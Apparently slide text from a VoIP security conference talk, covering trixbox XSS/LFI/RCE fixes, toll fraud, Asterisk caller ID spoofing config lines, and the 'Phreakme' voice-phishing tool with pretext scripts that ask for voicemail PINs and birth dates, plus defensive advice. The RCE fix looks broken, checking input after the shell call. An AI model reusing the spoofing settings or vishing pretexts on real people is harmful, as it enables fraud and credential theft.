401 Authorizatio... root@trixbox1:/v... trixbox - Admin ...

17:27 40

# Exploitation Defense



**Fix for XSS -** help/html/index.php:44

```
$smarty->assign("id_nodo",$_GET['id_nodo']);  
if (in_array($tbLang, array('home', 'meetme', 'etc'))) {  
$smarty->assign("id_nodo",$_GET['id_nodo']); }
```

**Fix for LFI -** /var/www/html/maint/modules/home/index.php:68-72

```
$tbLang = $_GET['lang'];  
if (!in_array($tbLang, array('home', 'meetme', 'etc'))) { $tbLang='english'; }  
$languageFile = 'language/'.$tbLang.'.php';  
if(file_exists($languageFile)){  
include($languageFile); }
```

**Fix for RCE -** /var/www/html/maint/modules/home/index.php

```
68: $tbLang = $_GET['lang'];  
339: $phpOutput = shell_exec('php -q libs/status.php '.$tbLang);//exec('perl libs/status.pl');  
if (!in_array($tbLang, array('english', 'french', 'etc'))) { $tbLang='english'; }
```

# Exploitation Defense

## Defending isn't easy

1. Avoid all-in-one distributions
2. Update
3. Custom build
  - It's not hard
  - Don't build what you don't need
4. Configure Properly
  - Turn off what isn't used, needed or unknown
  - See #3
5. Firewall
6. Fail2ban



# Fraud & Abuse

## What:

- No intention to pay
- Causes loss or damage to others or enables criminal to make a profit
- Manipulation of the telecommunications network to make it do something unintended for fun :)





# Fraud & Abuse

Q: Before Apple, what did electronic device made Steve Wozniak and Steve Jobs famous (or maybe notorious) in some circles?

Q: Who were some of the earliest and largest users of blue boxes besides phreaks?


Q: Besides blue boxes, name one other “box” type that was very popular. What did it do?

Q: What feat focused the FBI on apprehending John Draper aka Capt. Crunch?



# Fraud & Abuse

- Making money - IRSF, traffic pumping schemes enabled by cracked PBX
  - Call generation or forwarding, voicemail dialout, routing changes, etc. to make calls to high-cost destinations
- Caller ID spoofing (“backspoofing”)
- Telephony Denial of Service - scripted calls to tie up someone’s phone for extortion, protest, or prank
- Vishing – Voice phishing, phone schemes, sometimes robo-dialed



**They'll never catch you!**

Some people say it's easy to rip off the phone company. Use a phony credit card or someone else's number. Make all the long distance calls you want . . . free. They'll never catch you.

Don't you believe it.

There are some very sorry people who now know different. The fact is: toll fraud is a crime.

Charging calls to phony numbers is a Class A Misdemeanor. Up to one year in jail and a \$1000 fine.

Using an electronic device (i.e. "blue box") is a misdemeanor, too. For out-of-state calls, it's fraud by wire—a Federal offense. Up to five years in jail and a \$1000 fine.


If you're caught, you'll spend some time behind bars until you can raise bail.

If you're convicted, chances are you can kiss your scholarship and your college career good-bye. And your odds are lousy for getting into law school, medical school . . . ever becoming a teacher, or holding a civil service job. The list of deadends is endless.

The phone company is constantly checking for toll fraud. And they get full cooperation from the local authorities.

Toll fraud isn't worth it. Once you're caught, you're allowed just one more free call.

For HELPI!



**ROCHESTER  
TELEPHONE**

# Fraud & Abuse Demo

Faked caller number. CNAM lookup or “dip” by receiver’s telco displays name registered to that number - aka “backspoofing”

- Prank Calls
- Social Engineering
- Bypass some voicemail pins
- SWATting

# Asterisk CallerID Setting

On outbound route in extensions.conf ...

```
exten => _1NXXNXXXXXX,n,Set(CALLERID(num)=17045551212)
```

In the “.call” files used for automation just set...

```
CallerID: <17045551212>
```

# Hey, Look who's calling me!



# Phreakme



“As of this morning we have been acquired. Please listen to a special voicemail broadcast from our CEO. For security reasons, please enter your voicemail pin.”

“A new tech support fast track phone number verification system is being rolled out. You must be enrolled for faster help desk service. Please enter your date of birth, in month, day and four digit year for verification.”

# Phreakme Demo



Dial into Phreakme  
Press 1 for setup  
Press 1 to select recording  
Select recording (2)  
Press 0 to go to main menu  
Press 2 for exploit menu  
Press 3 to exploit a number  
Enter number (system hangs up)







# Phreakme Demo



```
rdesktop - 192.168.1.10
recording_selection.txt      responses.txt
recording_selection_name.txt select_recording.php
root@core /opt/phreakme# cat responses.txt
date:response:data:file
2015-07-17 03:16:22:1453:timeout/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-17 03:18:25:222:/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-18 03:22:35::timeout/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-18 03:23:24:666:timeout/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-18 19:17:22::timeout/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-18 19:31:58:5556632:/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-18 20:19:39::timeout/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-18 20:25:29::timeout/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-18 20:34:22::timeout/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-21 17:26:26:55236:timeout/usr/share/asterisk/agi-bin/phreakme-outbound.a
gi
2015-07-21 17:31:34::timeout/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-21 17:32:51:3221:timeout/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-21 21:21:22::timeout/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-22 00:35:55::timeout/usr/share/asterisk/agi-bin/phreakme-outbound.agi
2015-07-22 00:42:59:1111111:timeout/usr/share/asterisk/agi-bin/phreakme-outbound
.agi
root@core /opt/phreakme# _
root@core:5 i 0 Asterisk 1 menu 2 phreakme-outbound.ag 3 agi 4 skel 5 opt/
```

Got em!

# Phreakme IVR



- Configure Phreakme calling number & SIP trunk (in asterisk & PHP)
- Set up a phishing recording - create the pretext
- Create a target list - the phone numbers
- Do a dry-run of the recording
- Run the campaign

# Phreakme - Why do I care?




- If I get your VM password - depending on system permissions
  - Forward calls to high cost destinations
  - Make new calls
  - Broadcast internal messages
  - Listen to VM (corp espionage?)
- DOB, SSN or other numeric info for password reset?
- Credit card into?

# Fraud & Abuse Defense

- Credential cracking protections
- Block international destinations that are in NANP besides just 011
- Disable call forwarding, and only allow it selectively
- Do not allow voicemail and conf bridge dialout and voicemail auto-dialback
- See what protections your provider has - bill limits, per-minute limits, destinations, etc.



# Fraud & Abuse Defense



- Set pins on LD trunks
- TLS & SRTP - At least make it harder. Cert mgt is hard, but even one org cert on a client helps. Use GOOD algorithms, and stay patched.
- Look for security or fraud mgt systems that learn traffic baselines and watch for changes in rate, ratio, frequency, and/or direction of calls

# <https://github.com/phreakme/DC23>

September 23-27



October 9th



23

**BACKUP**

# Current Foreign NPAs (for U.S.)

264 ANGUILLA

268 ANTIGUA/BARBUDA

242 BAHAMAS

246 BARBADOS

441 BERMUDA

284 BRITISH VIRGIN ISLANDS

345 CAYMAN ISLANDS

767 DOMINICA

809 DOMINICAN REPUBLIC

829 DOMINICAN REPUBLIC

849 DOMINICAN REPUBLIC

473 GRENADA

658 JAMAICA

876 JAMAICA

664 MONTSERRAT

721 SINT MAARTEN

869 ST. KITTS AND NEVIS

758 ST. LUCIA

784 ST. VINCENT & GRENADINES

868 TRINIDAD AND TOBAGO

649 TURKS & CAICOS ISLANDS

[http://www.nanpa.com/reports/area\\_code\\_relief\\_planning.html](http://www.nanpa.com/reports/area_code_relief_planning.html)